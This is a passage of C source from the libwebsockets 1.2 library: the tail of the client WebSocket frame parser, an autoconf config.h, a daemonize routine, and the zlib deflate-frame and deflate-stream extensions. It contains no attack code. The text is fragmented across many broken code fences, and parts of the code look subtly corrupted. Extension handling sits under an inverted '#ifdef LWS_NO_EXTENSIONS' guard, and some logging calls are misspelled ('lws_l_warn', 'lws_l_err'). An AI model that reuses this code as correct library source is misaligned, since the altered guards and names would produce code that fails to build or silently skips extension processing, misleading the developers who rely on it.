            LWS_RXPS_07_COLLECT_FRAME_KEY_1;

    else {

        if (c)

            wsi->lws_rx_parse_state =

                LWS_RXPS_PAYLOAD_UNTIL_LENGTH_EXHAUSTED;

        else {

            wsi->lws_rx_parse_state = LWS_RXPS_NEW;

            goto spill;

        }

    }

    break;

}

break;
```

case LWS\_RXPS\_04\_FRAME\_HDR\_LEN16\_2:

```
    wsi->u.ws.rx_packet_length = c << 8;

    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN16_1;

    break;
```

case LWS\_RXPS\_04\_FRAME\_HDR\_LEN16\_1:

```
    wsi->u.ws.rx_packet_length |= (size_t)c;
```



```

if (wsi->u.ws.this_frame_masked)

    wsi->lws_rx_parse_state =

        LWS_RXPS_07_COLLECT_FRAME_KEY_1;

else {

    if (wsi->u.ws.rx_packet_length)

        wsi->lws_rx_parse_state =

            LWS_RXPS_PAYLOAD_UNTIL_LENGTH_EXHAUSTED;

    else {

        wsi->lws_rx_parse_state = LWS_RXPS_NEW;

        goto spill;

    }

}

break;

```

```

case LWS_RXPS_04_FRAME_HDR_LEN64_8:

```

```

    if (c & 0x80) {

        lws_l_warn("b63 of length must be zero\n");

        /* kill the connection */

        return -1;

    }

```

```

#ifdef __LP64__

```

```

    wsi->u.ws.rx_packet_length = ((size_t)c) << 56;

```

```

#else

```

```

    wsi->u.ws.rx_packet_length = 0;

```

```

#endif

```

```
    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN64_7;  
    break;
```

```
    case LWS_RXPS_04_FRAME_HDR_LEN64_7:  
#if defined __LP64__  
        wsi->u.ws.rx_packet_length |= ((size_t)c) << 48;  
#endif  
    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN64_6;  
    break;
```

```
    case LWS_RXPS_04_FRAME_HDR_LEN64_6:  
#if defined __LP64__  
        wsi->u.ws.rx_packet_length |= ((size_t)c) << 40;  
#endif  
    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN64_5;  
    break;
```

```
    case LWS_RXPS_04_FRAME_HDR_LEN64_5:  
#if defined __LP64__  
        wsi->u.ws.rx_packet_length |= ((size_t)c) << 32;  
#endif  
    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN64_4;  
    break;
```

```
    case LWS_RXPS_04_FRAME_HDR_LEN64_4:
```

```
wsi->u.ws.rx_packet_length |= ((size_t)c) << 24;

wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN64_3;

break;
```

```
case LWS_RXPS_04_FRAME_HDR_LEN64_3:

    wsi->u.ws.rx_packet_length |= ((size_t)c) << 16;

    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN64_2;

    break;
```

```
case LWS_RXPS_04_FRAME_HDR_LEN64_2:

    wsi->u.ws.rx_packet_length |= ((size_t)c) << 8;

    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN64_1;

    break;
```

```
case LWS_RXPS_04_FRAME_HDR_LEN64_1:

    wsi->u.ws.rx_packet_length |= (size_t)c;

    if (wsi->u.ws.this_frame_masked)

        wsi->lws_rx_parse_state =

            LWS_RXPS_07_COLLECT_FRAME_KEY_1;

    else {

        if (wsi->u.ws.rx_packet_length)

            wsi->lws_rx_parse_state =

                LWS_RXPS_PAYLOAD_UNTIL_LENGTH_EXHAUSTED;

        else {

            wsi->lws_rx_parse_state = LWS_RXPS_NEW;
```

```
        goto spill;
    }
}
break;
```

```
case LWS_RXPS_07_COLLECT_FRAME_KEY_1:
```

```
    wsi->u.ws.frame_masking_nonce_04[0] = c;
    if (c)
        wsi->u.ws.all_zero_nonce = 0;
    wsi->lws_rx_parse_state = LWS_RXPS_07_COLLECT_FRAME_KEY_2;
    break;
```

```
case LWS_RXPS_07_COLLECT_FRAME_KEY_2:
```

```
    wsi->u.ws.frame_masking_nonce_04[1] = c;
    if (c)
        wsi->u.ws.all_zero_nonce = 0;
    wsi->lws_rx_parse_state = LWS_RXPS_07_COLLECT_FRAME_KEY_3;
    break;
```

```
case LWS_RXPS_07_COLLECT_FRAME_KEY_3:
```

```
    wsi->u.ws.frame_masking_nonce_04[2] = c;
    if (c)
        wsi->u.ws.all_zero_nonce = 0;
    wsi->lws_rx_parse_state = LWS_RXPS_07_COLLECT_FRAME_KEY_4;
    break;
```

```

case LWS_RXPS_07_COLLECT_FRAME_KEY_4:

    wsi->u.ws.frame_masking_nonce_04[3] = c;

    if (c)

        wsi->u.ws.all_zero_nonce = 0;

    if (wsi->u.ws.rx_packet_length)

        wsi->lws_rx_parse_state =

            LWS_RXPS_PAYLOAD_UNTIL_LENGTH_EXHAUSTED;

    else {

        wsi->lws_rx_parse_state = LWS_RXPS_NEW;

        goto spill;

    }

    break;

case LWS_RXPS_PAYLOAD_UNTIL_LENGTH_EXHAUSTED:

    if (!wsi->u.ws.rx_user_buffer) {

        lws_err("NULL client rx_user_buffer\n");

        goto spill;

    }

    if ((!wsi->u.ws.this_frame_masked) || wsi->u.ws.all_zero_nonce)

        wsi->u.ws.rx_user_buffer[LWS_SEND_BUFFER_PRE_PADDING +

            (wsi->u.ws.rx_user_buffer_head++)] = c;

```

```

else

    wsi->u.ws.rx_user_buffer[LWS_SEND_BUFFER_PRE_PADDING +
        (wsi->u.ws.rx_user_buffer_head++)] =
        c ^ wsi->u.ws.frame_masking_nonce_04[
            (wsi->u.ws.frame_mask_index++) & 3];

    if (--wsi->u.ws.rx_packet_length == 0) {
        wsi->lws_rx_parse_state = LWS_RXPS_NEW;
        goto spill;
    }
    if (wsi->u.ws.rx_user_buffer_head !=
        wsi->protocol->rx_buffer_size)
        break;

```

spill:

```

handled = 0;

/*
 * is this frame a control packet we should take care of at this
 * layer? If so service it and hide it from the user callback
 */

switch (wsi->u.ws.opcode) {
case LWS_WS_OPCODE_07__CLOSE:
    /* is this an acknowledgement of our close? */

```

```

if (wsi->state == WSI_STATE_AWAITING_CLOSE_ACK) {

    /*

    * fine he has told us he is closing too, let's

    * finish our close

    */

    lws_parser("seen server's close ack\n");

    return -1;

}

lws_parser("client sees server close len = %d\n",

           wsi->u.ws.rx_user_buffer_head);

/* parrot the close packet payload back */

n = libwebsocket_write(wsi, (unsigned char *)

    &wsi->u.ws.rx_user_buffer[

        LWS_SEND_BUFFER_PRE_PADDING],

    wsi->u.ws.rx_user_buffer_head, LWS_WRITE_CLOSE);

lws_parser("client send close ack returned %d\n", n);

wsi->state = WSI_STATE_RETURNED_CLOSE_ALREADY;

/* close the connection */

return -1;

```

```

case LWS_WS_OPCODE_07__PING:

```

```

    lws_info("client received ping, doing pong\n");

    /* parrot the ping packet payload back as a pong*/

    n = libwebsocket_write(wsi, (unsigned char *)

        &wsi->u.ws.rx_user_buffer[

```

```

        LWS_SEND_BUFFER_PRE_PADDING],
        wsi->u.ws.rx_user_buffer_head,
        LWS_WRITE_PONG);

    handled = 1;

    break;

case LWS_WS_OPCODE_07__PONG:

    lws_info("client receied pong\n");

    lws_hexdump(&wsi->u.ws.rx_user_buffer[
        LWS_SEND_BUFFER_PRE_PADDING],
        wsi->u.ws.rx_user_buffer_head);

    /* issue it */

    callback_action = LWS_CALLBACK_CLIENT_RECEIVE_PONG;

    break;

case LWS_WS_OPCODE_07__CONTINUATION:

case LWS_WS_OPCODE_07__TEXT_FRAME:

case LWS_WS_OPCODE_07__BINARY_FRAME:

    break;

default:

    lws_parser("Reserved opc 0x%2X\n", wsi->u.ws.opcode);

#ifdef LWS_NO_EXTENSIONS

```



```

/*
 * It's something special we can't understand here.
 * Pass the payload up to the extension's parsing
 * state machine.
 */

eff_buf.token = &wsi->u.ws.rx_user_buffer[
                                LWS_SEND_BUFFER_PRE_PADDING];

eff_buf.token_len = wsi->u.ws.rx_user_buffer_head;

for (n = 0; n < wsi->count_active_extensions; n++) {
    m = wsi->active_extensions[n]->callback(
                                wsi->protocol->owning_server,
                                wsi->active_extensions[n], wsi,
                                LWS_EXT_CALLBACK_EXTENDED_PAYLOAD_RX,
                                wsi->active_extensions_user[n],
                                &eff_buf, 0);

    if (m)
        handled = 1;
}

if (!handled) {

#else

{

#endif

```

```

        lws_ext("Unhandled ext opc 0x%x\n",
                wsi->u.ws.opcode);

        wsi->u.ws.rx_user_buffer_head = 0;

        return 0;
    }

    break;
}

/*
 * No it's real payload, pass it up to the user callback.
 * It's nicely buffered with the pre-padding taken care of
 * so it can be sent straight out again using libwebsocket_write
 */
if (handled)
    goto already_done;

eff_buf.token = &wsi->u.ws.rx_user_buffer[
                LWS_SEND_BUFFER_PRE_PADDING];

eff_buf.token_len = wsi->u.ws.rx_user_buffer_head;

#ifdef LWS_NO_EXTENSIONS
    for (n = 0; n < wsi->count_active_extensions; n++) {
        m = wsi->active_extensions[n]->callback(
            wsi->protocol->owning_server,

```

```

        wsi->active_extensions[n], wsi,
        LWS_EXT_CALLBACK_PAYLOAD_RX,
        wsi->active_extensions_user[n],
        &eff_buf, 0);

    if (m < 0) {
        lws_ext(
            "Ext '%s' failed to handle payload!\n",
            wsi->active_extensions[n]->name);
        return -1;
    }
}

#endif

if (eff_buf.token_len <= 0)
    goto already_done;

if (eff_buf.token) {
    eff_buf.token[eff_buf.token_len] = '\0';
}

if (!wsi->protocol->callback)
    goto already_done;

if (callback_action == LWS_CALLBACK_CLIENT_RECEIVE_PONG)
    lws_info("Client doing pong callback\n");

```

```
wsi->protocol->callback(  
    wsi->protocol->owning_server,  
    wsi,  
    (enum libwebsocket_callback_reasons)callback_action,  
    wsi->user_space,  
    eff_buf.token,  
    eff_buf.token_len);
```

already\_done:

```
wsi->u.ws.rx_user_buffer_head = 0;  
break;
```

default:

```
lws_l_err("client rx illegal state\n");  
return 1;
```

```
}
```

```
return 0;
```

illegal\_ctl\_length:

```
lws_l_warn("Control frame asking for extended length is illegal\n");
```

```
/* kill the connection */
```

```
return -1;
```

```
}
```

config.h

/\* config.h. Generated from config.h.in by configure. \*/

/\* config.h.in. Generated from configure.ac by autoheader. \*/

/\* Define to 1 if you have the `bzero' function. \*/

#define HAVE\_BZERO 1

/\* Define to 1 if you have the <dlfcn.h> header file. \*/

#define HAVE\_DLFCN\_H 1

/\* Define to 1 if you have the <fcntl.h> header file. \*/

#define HAVE\_FCNTL\_H 1

/\* Define to 1 if you have the <inttypes.h> header file. \*/

#define HAVE\_INTTYPES\_H 1

/\* Define to 1 if you have the `ssl' library (-lssl). \*/

/\* #undef HAVE\_LIBSSL \*/

/\* Define to 1 if your system has a GNU libc compatible `malloc' function, and  
to 0 otherwise. \*/

#define HAVE\_MALLOC 1

```
/* Define to 1 if you have the <memory.h> header file. */
```

```
#define HAVE_MEMORY_H 1
```

```
/* Define to 1 if you have the `memset' function. */
```

```
#define HAVE_MEMSET 1
```

```
/* Define to 1 if you have the <netinet/in.h> header file. */
```

```
#define HAVE_NETINET_IN_H 1
```

```
/* Define to 1 if your system has a GNU libc compatible `realloc' function,  
and to 0 otherwise. */
```

```
#define HAVE_REALLOC 1
```

```
/* Define to 1 if you have the `socket' function. */
```

```
#define HAVE_SOCKET 1
```

```
/* Define to 1 if you have the <stdint.h> header file. */
```

```
#define HAVE_STDINT_H 1
```

```
/* Define to 1 if you have the <stdlib.h> header file. */
```

```
#define HAVE_STDLIB_H 1
```

```
/* Define to 1 if you have the `strerror' function. */
```

```
#define HAVE_STRERROR 1
```

```
/* Define to 1 if you have the <strings.h> header file. */
```

```
#define HAVE_STRINGS_H 1
```

```
/* Define to 1 if you have the <string.h> header file. */
```

```
#define HAVE_STRING_H 1
```

```
/* Define to 1 if you have the <sys/prctl.h> header file. */
```

```
#define HAVE_SYS_PRCTL_H 1
```

```
/* Define to 1 if you have the <sys/socket.h> header file. */
```

```
#define HAVE_SYS_SOCKET_H 1
```

```
/* Define to 1 if you have the <sys/stat.h> header file. */
```

```
#define HAVE_SYS_STAT_H 1
```

```
/* Define to 1 if you have the <sys/types.h> header file. */
```

```
#define HAVE_SYS_TYPES_H 1
```

```
/* Define to 1 if you have the <unistd.h> header file. */
```

```
#define HAVE_UNISTD_H 1
```

```
/* Define to 1 if you have the <zlib.h> header file. */
```

```
#define HAVE_ZLIB_H 1
```

```
/* Define to the sub-directory in which libtool stores uninstalled libraries.
```

```
*/

#define LT_OBJDIR ".libs/"

/* Define to 1 if your C compiler doesn't accept -c and -o together. */

/* #undef NO_MINUS_C_MINUS_O */

/* Name of package */

#define PACKAGE "libwebsockets"

/* Define to the address where bug reports for this package should be sent. */

#define PACKAGE_BUGREPORT "andy@warmcat.com"

/* Define to the full name of this package. */

#define PACKAGE_NAME "libwebsockets"

/* Define to the full name and version of this package. */

#define PACKAGE_STRING "libwebsockets 1.2"

/* Define to the one symbol short name of this package. */

#define PACKAGE_TARNAME "libwebsockets"

/* Define to the home page for this package. */

#define PACKAGE_URL "http://libwebsockets.org"

/* Define to the version of this package. */
```



```
#define PACKAGE_VERSION "1.2"
```

```
/* Define to 1 if you have the ANSI C header files. */
```

```
#define STDC_HEADERS 1
```

```
/* Version number of package */
```

```
#define VERSION "1.2"
```

```
/* Define to `__inline__' or `__inline' if that's what the C compiler  
calls it, or to nothing if 'inline' is not supported under any name. */
```

```
#ifndef __cplusplus
```

```
/* #undef inline */
```

```
#endif
```

```
/* Define to rpl_malloc if the replacement function should be used. */
```

```
/* #undef malloc */
```

```
/* Define to rpl_realloc if the replacement function should be used. */
```

```
/* #undef realloc */
```

```
/* Define to `unsigned int' if <sys/types.h> does not define. */
```

```
/* #undef size_t */
```

```
daemonize.c
```

```
/*
```

```
* This code is mainly taken from Doug Potter's page
```

\*

\* <http://www-theorie.physik.unizh.ch/~dpotter/howto/daemonize>

\*

\* I contacted him 2007-04-16 about the license for the original code,

\* he replied it is Public Domain. Use the URL above to get the original

\* Public Domain version if you want it.

\*

\* This version is LGPL2 and is (c)2006 - 2013 Andy Green <andy@warmcat.com>

\*/

```
#include <stdlib.h>
```

```
#include <string.h>
```

```
#include <stdio.h>
```

```
#include <signal.h>
```

```
#include <sys/types.h>
```

```
#include <sys/stat.h>
```

```
#include <fcntl.h>
```

```
#include <limits.h>
```

```
#include <unistd.h>
```

```
#include <errno.h>
```

```
int pid_daemon;
```

```
static char *lock_path;
```

```
int get_daemonize_pid()
```

```
{  
  
    return pid_daemon;  
  
}
```

```
static void
```

```
child_handler(int signum)
```

```
{  
  
    int fd;  
  
    int len;  
  
    int sent;  
  
    char sz[20];  
  
  
    switch (signum) {  
  
        case SIGALRM: /* timedout daemonizing */  
  
            exit(1);  
  
            break;  
  
        case SIGUSR1: /* positive confirmation we daemonized well */  
  
            /* Create the lock file as the current user */  
  
  
            fd = open(lock_path, O_TRUNC | O_RDWR | O_CREAT, 0640);  
  
            if (fd < 0) {  
  
                fprintf(stderr,  
  
                    "unable to create lock file %s, code=%d (%s)\n",
```

```

        lock_path, errno, strerror(errno));

    exit(1);
}

len = sprintf(sz, "%u", pid_daemon);

sent = write(fd, sz, len);

if (sent != len)

    fprintf(stderr,

        "unable write pid to lock file %s, code=%d (%s)\n",

        lock_path, errno, strerror(errno));

close(fd);

exit(!(sent == len));

case SIGCHLD: /* daemonization failed */

    exit(1);

    break;

}

}

```

```

static void lws_daemon_closing(int sigact)

```

```

{

    if (getpid() == pid_daemon)

        if (lock_path) {

            unlink(lock_path);

            free(lock_path);

```

```

        lock_path = NULL;
    }

    kill(getpid(), SIGKILL);
}

/*
 * You just need to call this from your main(), when it
 * returns you are all set "in the background" decoupled
 * from the console you were started from.
 *
 * The process context you called from has been terminated then.
 */

int
lws_daemonize(const char *_lock_path)
{
    pid_t sid, parent;

    int fd;

    char buf[10];

    int n, ret;

    struct sigaction act;

    /* already a daemon */
    if (getppid() == 1)

```

```

        return 1;

fd = open(_lock_path, O_RDONLY);
if (fd >= 0) {
    n = read(fd, buf, sizeof(buf));

    close(fd);

    if (n) {
        n = atoi(buf);

        ret = kill(n, 0);

        if (ret >= 0) {
            fprintf(stderr,
                    "Daemon already running from pid %d\n", n);

            exit(1);
        }

        fprintf(stderr,
                "Removing stale lock file %s from dead pid %d\n",
                    _lock_path, n);

        unlink(lock_path);
    }
}

n = strlen(_lock_path) + 1;
lock_path = malloc(n);
if (!lock_path) {
    fprintf(stderr, "Out of mem in lws_daemonize\n");

```

```

        return 1;
    }

    strcpy(lock_path, _lock_path);

    /* Trap signals that we expect to recieve */
    signal(SIGCHLD, child_handler); /* died */
    signal(SIGUSR1, child_handler); /* was happy */
    signal(SIGALRM, child_handler); /* timeout daemonizing */

    /* Fork off the parent process */
    pid_daemon = fork();

    if (pid_daemon < 0) {
        fprintf(stderr, "unable to fork daemon, code=%d (%s)",
            errno, strerror(errno));
        exit(1);
    }

    /* If we got a good PID, then we can exit the parent process. */
    if (pid_daemon > 0) {

        /*
         * Wait for confirmation signal from the child via
         * SIGCHLD / USR1, or for two seconds to elapse
         * (SIGALRM). pause() should not return.
         */
    }

```

```

        alarm(2);

        pause();

        /* should not be reachable */

        exit(1);
    }

/* At this point we are executing as the child process */

parent = getppid();

pid_daemon = getpid();

/* Cancel certain signals */

signal(SIGCHLD, SIG_DFL); /* A child process dies */

signal(SIGTSTP, SIG_IGN); /* Various TTY signals */

signal(SIGTTOU, SIG_IGN);

signal(SIGTTIN, SIG_IGN);

signal(SIGHUP, SIG_IGN); /* Ignore hangup signal */

/* Change the file mode mask */

umask(0);

/* Create a new SID for the child process */

sid = setsid();

if (sid < 0) {

    fprintf(stderr,

```



```

        "unable to create a new session, code %d (%s)",
        errno, strerror(errno));

    exit(1);
}

/*
 * Change the current working directory. This prevents the current
 * directory from being locked; hence not being able to remove it.
 */
if (chdir("/") < 0) {
    fprintf(stderr,
        "unable to change directory to %s, code %d (%s)",
        "/", errno, strerror(errno));

    exit(1);
}

/* Redirect standard files to /dev/null */
if (!freopen("/dev/null", "r", stdin))
    fprintf(stderr, "unable to freopen() stdin, code %d (%s)",
        errno, strerror(errno));

if (!freopen("/dev/null", "w", stdout))
    fprintf(stderr, "unable to freopen() stdout, code %d (%s)",
        errno, strerror(errno));

```

```

if (!freopen("/dev/null", "w", stderr))
    fprintf(stderr, "unable to freopen() stderr, code %d (%s)",
            errno, strerror(errno));

/* Tell the parent process that we are A-okay */
kill(parent, SIGUSR1);

act.sa_handler = lws_daemon_closing;
sigemptyset(&act.sa_mask);
act.sa_flags = 0;

sigaction(SIGTERM, &act, NULL);

/* return to continue what is now "the daemon" */

return 0;
}

```

extension-deflate-frame.c

```

#include "private-libwebsockets.h"
#include "extension-deflate-frame.h"
#include <stdio.h>
#include <string.h>
#include <assert.h>

```

```
#define LWS_ZLIB_WINDOW_BITS 15
```

```
#define LWS_ZLIB_MEMLEVEL 8
```

```
int lws_extension_callback_deflate_frame(
```

```
    struct libwebsocket_context *context,
```

```
    struct libwebsocket_extension *ext,
```

```
    struct libwebsocket *wsi,
```

```
    enum libwebsocket_extension_callback_reasons reason,
```

```
    void *user, void *in, size_t len)
```

```
{
```

```
    struct lws_ext_deflate_frame_conn *conn =
```

```
        (struct lws_ext_deflate_frame_conn *)user;
```

```
    struct lws_tokens *eff_buf = (struct lws_tokens *)in;
```

```
    size_t current_payload, remaining_payload, total_payload;
```

```
    int n;
```

```
    size_t len_so_far;
```

```
    switch (reason) {
```

```
        /*
```

```
        * for deflate-frame, both client and server sides act the same
```

```
        */
```

```
        case LWS_EXT_CALLBACK_CLIENT_CONSTRUCT:
```

```
        case LWS_EXT_CALLBACK_CONSTRUCT:
```

```

conn->zs_in.zalloc = conn->zs_out.zalloc = Z_NULL;

conn->zs_in.zfree = conn->zs_out.zfree = Z_NULL;

conn->zs_in.opaque = conn->zs_out.opaque = Z_NULL;

n = inflateInit2(&conn->zs_in, -LWS_ZLIB_WINDOW_BITS);

if (n != Z_OK) {

    lws_ext("deflateInit returned %d\n", n);

    return 1;

}

n = deflateInit2(&conn->zs_out,

                (context->listen_port ?

                 DEFLATE_FRAME_COMPRESSION_LEVEL_SERVER :

                 DEFLATE_FRAME_COMPRESSION_LEVEL_CLIENT),

                Z_DEFLATED,

                -LWS_ZLIB_WINDOW_BITS, LWS_ZLIB_MEMLEVEL,

                Z_DEFAULT_STRATEGY);

if (n != Z_OK) {

    lws_ext("deflateInit2 returned %d\n", n);

    return 1;

}

conn->buf_pre_used = 0;

conn->buf_pre_length = 0;

conn->buf_in_length = sizeof(conn->buf_in);

conn->buf_out_length = sizeof(conn->buf_out);

conn->compressed_out = 0;

conn->buf_pre = NULL;

```

```

conn->buf_in = (unsigned char *)
    malloc(LWS_SEND_BUFFER_PRE_PADDING +
        conn->buf_in_length +
        LWS_SEND_BUFFER_POST_PADDING);

if (!conn->buf_in)
    goto bail;

conn->buf_out = (unsigned char *)
    malloc(LWS_SEND_BUFFER_PRE_PADDING +
        conn->buf_out_length +
        LWS_SEND_BUFFER_POST_PADDING);

if (!conn->buf_out)
    goto bail;

lws_ext("zlibs constructed\n");

break;

```

bail:

```

lws_err("Out of mem\n");

(void)inflateEnd(&conn->zs_in);

(void)deflateEnd(&conn->zs_out);

return -1;

```

case LWS\_EXT\_CALLBACK\_DESTROY:

```

if (conn->buf_pre)
    free(conn->buf_pre);

free(conn->buf_in);

free(conn->buf_out);

```

```
conn->buf_pre_used = 0;

conn->buf_pre_length = 0;

conn->buf_in_length = 0;

conn->buf_out_length = 0;

conn->compressed_out = 0;

(void)inflateEnd(&conn->zs_in);

(void)deflateEnd(&conn->zs_out);

lws_ext("zlibs destructed\n");

break;
```

```
case LWS_EXT_CALLBACK_PAYLOAD_RX:
```

```
    if (!(wsi->u.ws.rsv & 0x40))

        return 0;
```

```
    /*
```

```
     * inflate the incoming payload
```

```
    */
```

```
    current_payload = eff_buf->token_len;
```

```
    remaining_payload = wsi->u.ws.rx_packet_length;
```

```
    if (remaining_payload) {
```

```
        total_payload = conn->buf_pre_used +
```

```
                        current_payload +
```

```
                        remaining_payload;
```

```

if (conn->buf_pre_length < total_payload) {
    conn->buf_pre_length = total_payload;
    if (conn->buf_pre)
        free(conn->buf_pre);
    conn->buf_pre =
        (unsigned char *)malloc(total_payload + 4);
    if (!conn->buf_pre) {
        lwsl_err("Out of memory\n");
        return -1;
    }
}

```

```

memcpy(conn->buf_pre + conn->buf_pre_used,
        eff_buf->token, current_payload);
conn->buf_pre_used += current_payload;

```

```

eff_buf->token = NULL;
eff_buf->token_len = 0;

```

```

return 0;

```

```

}

```

```

if (conn->buf_pre_used) {
    total_payload = conn->buf_pre_used +
        current_payload;

```

```

memcpy(conn->buf_pre + conn->buf_pre_used,
        eff_buf->token, current_payload);

conn->buf_pre_used = 0;

conn->zs_in.next_in = conn->buf_pre;
} else {

    total_payload = current_payload;

    conn->zs_in.next_in = (unsigned char *)eff_buf->token;
}

conn->zs_in.next_in[total_payload + 0] = 0;
conn->zs_in.next_in[total_payload + 1] = 0;
conn->zs_in.next_in[total_payload + 2] = 0xff;
conn->zs_in.next_in[total_payload + 3] = 0xff;

conn->zs_in.avail_in = total_payload + 4;

conn->zs_in.next_out =
    conn->buf_in + LWS_SEND_BUFFER_PRE_PADDING;
conn->zs_in.avail_out = conn->buf_in_length;

while (1) {

    n = inflate(&conn->zs_in, Z_SYNC_FLUSH);

    switch (n) {

```



```

case Z_NEED_DICT:

case Z_STREAM_ERROR:

case Z_DATA_ERROR:

case Z_MEM_ERROR:

    /*
     * screwed.. close the connection...
     * we will get a destroy callback to take care
     * of closing nicely
     */
    lwsl_err("zlib error inflate %d: %s\n",
              n, conn->zs_in.msg);

    return -1;
}

if (conn->zs_in.avail_out)

    break;

len_so_far = conn->zs_in.next_out -
              (conn->buf_in + LWS_SEND_BUFFER_PRE_PADDING);

conn->buf_in_length *= 2;

if (conn->buf_in_length > LWS_MAX_ZLIB_CONN_BUFFER) {
    lwsl_ext("zlib in buffer hit limit %u\n",
             LWS_MAX_ZLIB_CONN_BUFFER);

    return -1;
}

```

```

    }

    conn->buf_in = (unsigned char *)realloc(conn->buf_in,

        LWS_SEND_BUFFER_PRE_PADDING +

        conn->buf_in_length +

        LWS_SEND_BUFFER_POST_PADDING);

    if (!conn->buf_in) {

        lws_err("Out of memory\n");

        return -1;

    }

    lws_debug(

        "deflate-frame ext RX did realloc to %ld\n",

        conn->buf_in_length);

    conn->zs_in.next_out = conn->buf_in +

        LWS_SEND_BUFFER_PRE_PADDING + len_so_far;

    conn->zs_in.avail_out =

        conn->buf_in_length - len_so_far;

}

/* rewrite the buffer pointers and length */

eff_buf->token =

    (char *)(conn->buf_in + LWS_SEND_BUFFER_PRE_PADDING);

eff_buf->token_len = (int)(conn->zs_in.next_out -

    (conn->buf_in + LWS_SEND_BUFFER_PRE_PADDING));

return 0;

```

```

case LWS_EXT_CALLBACK_PAYLOAD_TX:

    /*
     * deflate the outgoing payload
     */

    current_payload = eff_buf->token_len;

    conn->zs_out.next_in = (unsigned char *)eff_buf->token;

    conn->zs_out.avail_in = current_payload;

    conn->zs_out.next_out =

        conn->buf_out + LWS_SEND_BUFFER_PRE_PADDING;

    conn->zs_out.avail_out = conn->buf_out_length;

    while (1) {

        n = deflate(&conn->zs_out, Z_SYNC_FLUSH);

        if (n == Z_STREAM_ERROR) {

            /*
             * screwed.. close the connection... we will
             * get a destroy callback to take care of
             * closing nicely
             */

            lws_ext("zlib error deflate\n");

            return -1;

```

```

}

if (conn->zs_out.avail_out)

    break;

len_so_far = (conn->zs_out.next_out -
               (conn->buf_out +
                LWS_SEND_BUFFER_PRE_PADDING));

conn->buf_out_length *= 2;

if (conn->buf_out_length > LWS_MAX_ZLIB_CONN_BUFFER) {
    lws_ext("zlib out hit limit %u\n",
            LWS_MAX_ZLIB_CONN_BUFFER);

    return -1;
}

conn->buf_out = (unsigned char *)realloc(
               conn->buf_out,
               LWS_SEND_BUFFER_PRE_PADDING +
               conn->buf_out_length +
               LWS_SEND_BUFFER_POST_PADDING);

if (!conn->buf_out) {
    lws_err("Out of memory\n");

    return -1;
}

lws_debug(
    "deflate-frame ext TX did realloc to %ld\n",

```

```

        conn->buf_in_length);

    conn->zs_out.next_out = (conn->buf_out +
        LWS_SEND_BUFFER_PRE_PADDING + len_so_far);
    conn->zs_out.avail_out =
        (conn->buf_out_length - len_so_far);
}

conn->compressed_out = 1;

/* rewrite the buffer pointers and length */
eff_buf->token = (char *) (conn->buf_out +
        LWS_SEND_BUFFER_PRE_PADDING);
eff_buf->token_len = (int) (conn->zs_out.next_out -
        (conn->buf_out + LWS_SEND_BUFFER_PRE_PADDING)) - 4;

return 0;

case LWS_EXT_CALLBACK_PACKET_TX_PRESEND:
    if (conn->compressed_out) {
        conn->compressed_out = 0;
        *((unsigned char *) eff_buf->token) |= 0x40;
    }
    break;

```

```

case LWS_EXT_CALLBACK_CHECK_OK_TO_PROPOSE_EXTENSION:

    /* Avoid x-webkit-deflate-frame extension on client */
    if (!strcmp((char *)in, "x-webkit-deflate-frame"))
        return 1;

    break;

default:

    break;

}

return 0;
}

extension-deflate-frame.h

#include <zlib.h>

#define DEFLATE_FRAME_COMPRESSION_LEVEL_SERVER 1
#define DEFLATE_FRAME_COMPRESSION_LEVEL_CLIENT Z_DEFAULT_COMPRESSION

struct lws_ext_deflate_frame_conn {

    z_stream zs_in;

    z_stream zs_out;

    size_t buf_pre_used;

    size_t buf_pre_length;

```

```
    size_t buf_in_length;

    size_t buf_out_length;

    int compressed_out;

    unsigned char *buf_pre;

    unsigned char *buf_in;

    unsigned char *buf_out;

};
```

```
extern int lws_extension_callback_deflate_frame(

    struct libwebsocket_context *context,

    struct libwebsocket_extension *ext,

    struct libwebsocket *wsi,

    enum libwebsocket_extension_callback_reasons reason,

    void *user, void *in, size_t len);
```

extension-deflate-stream.c

```
#include "private-libwebsockets.h"
```

```
#include "extension-deflate-stream.h"
```

```
#include <stdio.h>
```

```
#include <string.h>
```

```
#include <assert.h>
```

```
#define LWS_ZLIB_WINDOW_BITS 15
```

```
#define LWS_ZLIB_MEMLEVEL 8
```

```
int lws_extension_callback_deflate_stream(
```

```

    struct libwebsocket_context *context,

    struct libwebsocket_extension *ext,

    struct libwebsocket *wsi,

        enum libwebsocket_extension_callback_reasons reason,

            void *user, void *in, size_t len)

{

    struct lws_ext_deflate_stream_conn *conn =

        (struct lws_ext_deflate_stream_conn *)user;

    int n;

    struct lws_tokens *eff_buf = (struct lws_tokens *)in;

    switch (reason) {

/*
 * for deflate-stream, both client and server sides act the same
 */

    case LWS_EXT_CALLBACK_CLIENT_CONSTRUCT:

    case LWS_EXT_CALLBACK_CONSTRUCT:

        conn->zs_in.zalloc = conn->zs_out.zalloc = Z_NULL;

        conn->zs_in.zfree = conn->zs_out.zfree = Z_NULL;

        conn->zs_in.opaque = conn->zs_out.opaque = Z_NULL;

        n = inflateInit2(&conn->zs_in, -LWS_ZLIB_WINDOW_BITS);

        if (n != Z_OK) {

            lws_err("inflateInit returned %d\n", n);

```



```

        return 1;
    }

    n = deflateInit2(&conn->zs_out,
                    DEFLATE_STREAM_COMPRESSION_LEVEL, Z_DEFLATED,
                    -LWS_ZLIB_WINDOW_BITS, LWS_ZLIB_MEMLEVEL,
                    Z_DEFAULT_STRATEGY);

    if (n != Z_OK) {
        lwsl_err("deflateInit returned %d\n", n);
        return 1;
    }

    lwsl_ext("zlibs constructed\n");
    conn->remaining_in = 0;
    break;

case LWS_EXT_CALLBACK_DESTROY:

    (void)inflateEnd(&conn->zs_in);
    (void)deflateEnd(&conn->zs_out);
    lwsl_ext("zlibs destructed\n");
    break;

case LWS_EXT_CALLBACK_PACKET_RX_PREPARSE:

    /*
     * inflate the incoming compressed data
     * Notice, length may be 0 and pointer NULL

```

```

    * in the case we are flushing with nothing new coming in
    */

    if (conn->remaining_in) {

        conn->zs_in.next_in = conn->buf_in;
